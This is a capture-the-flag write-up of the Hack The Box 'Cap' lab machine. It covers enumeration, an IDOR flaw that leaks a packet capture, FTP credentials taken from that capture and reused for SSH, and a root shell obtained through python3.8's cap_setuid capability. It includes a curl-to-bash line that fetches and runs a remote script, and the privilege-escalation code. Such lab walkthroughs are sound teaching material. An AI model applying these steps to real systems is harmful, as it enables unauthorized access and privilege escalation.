Cap Writeup - HTB
Machine Info by HTB: Cap is an easy difficulty Linux machine running an HTTP server that performs administrative functions including performing network captures. Improper controls result in Insecure Direct Object Reference (IDOR) giving access to another user’s capture. The capture contains plaintext credentials and can be used to gain foothold. A Linux capability is then leveraged to escalate to root.
Enumeration
We start the enumeration phase by performing a very extensive nmap scan.
nmap -sCV -A -p- -T4 10.10.10.245

We can see here that we have 3 open ports with 3 key services running on them. We will see if we can take something interesting from any of them.
FTP

As login fails we can conclude that anonymous login is disabled.
HTTP


If we access 10.10.10.245 we can see a dashboard, on /ip and /netstat we can see the output of these commands. So we have here an interesting point.
On http://10.10.10.245/data/2 we have a very clear Insecure Direct Object Reference (IDOR), if we try to access /0 we can get real data from another user and download it.

This gives us the file 0.pcap. So a packet capture file that we can analyze with Wireshark.
Foothold


We found some unencrypted traffic with the FTP credentials nathan Buck3tH4TF0RM3!. If we access the FTP server with these credentials we can access the following flag:
We can try to use the same credentials with SSH as this is a common mispractice:

Bingo, we are inside the host.
Privilege Escalation
Now that we are inside we’ll use the linpeas.sh script to see possible Privilege Escalation vectors. We have to open an HTTP server with sudo python3 -m http.server 80 (Has to be on the same location that our script). And then we execute curl http://10.10.14.50/linpeas.sh | bash on the target machine (IP is our HTB VPN IP).

If we focus on orange and red alerts (95% vectors) we found that this machine is vulnerable to CVE-2021-3560 and /usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip.
After reviewing both vulnerabilities we can conclude that the Python one is way easier to exploit that CVE-2021-3560. If we see the documentation we can see that cap_setuid allows the process to gain setuid priveleges without being root. So this allows us to switch uid to 0 (root uid).
import os
os.setuid(0)
os.system("/bin/bash")
Executing this commands on python3.8 will have this effect:

We have gained root access and found both flags.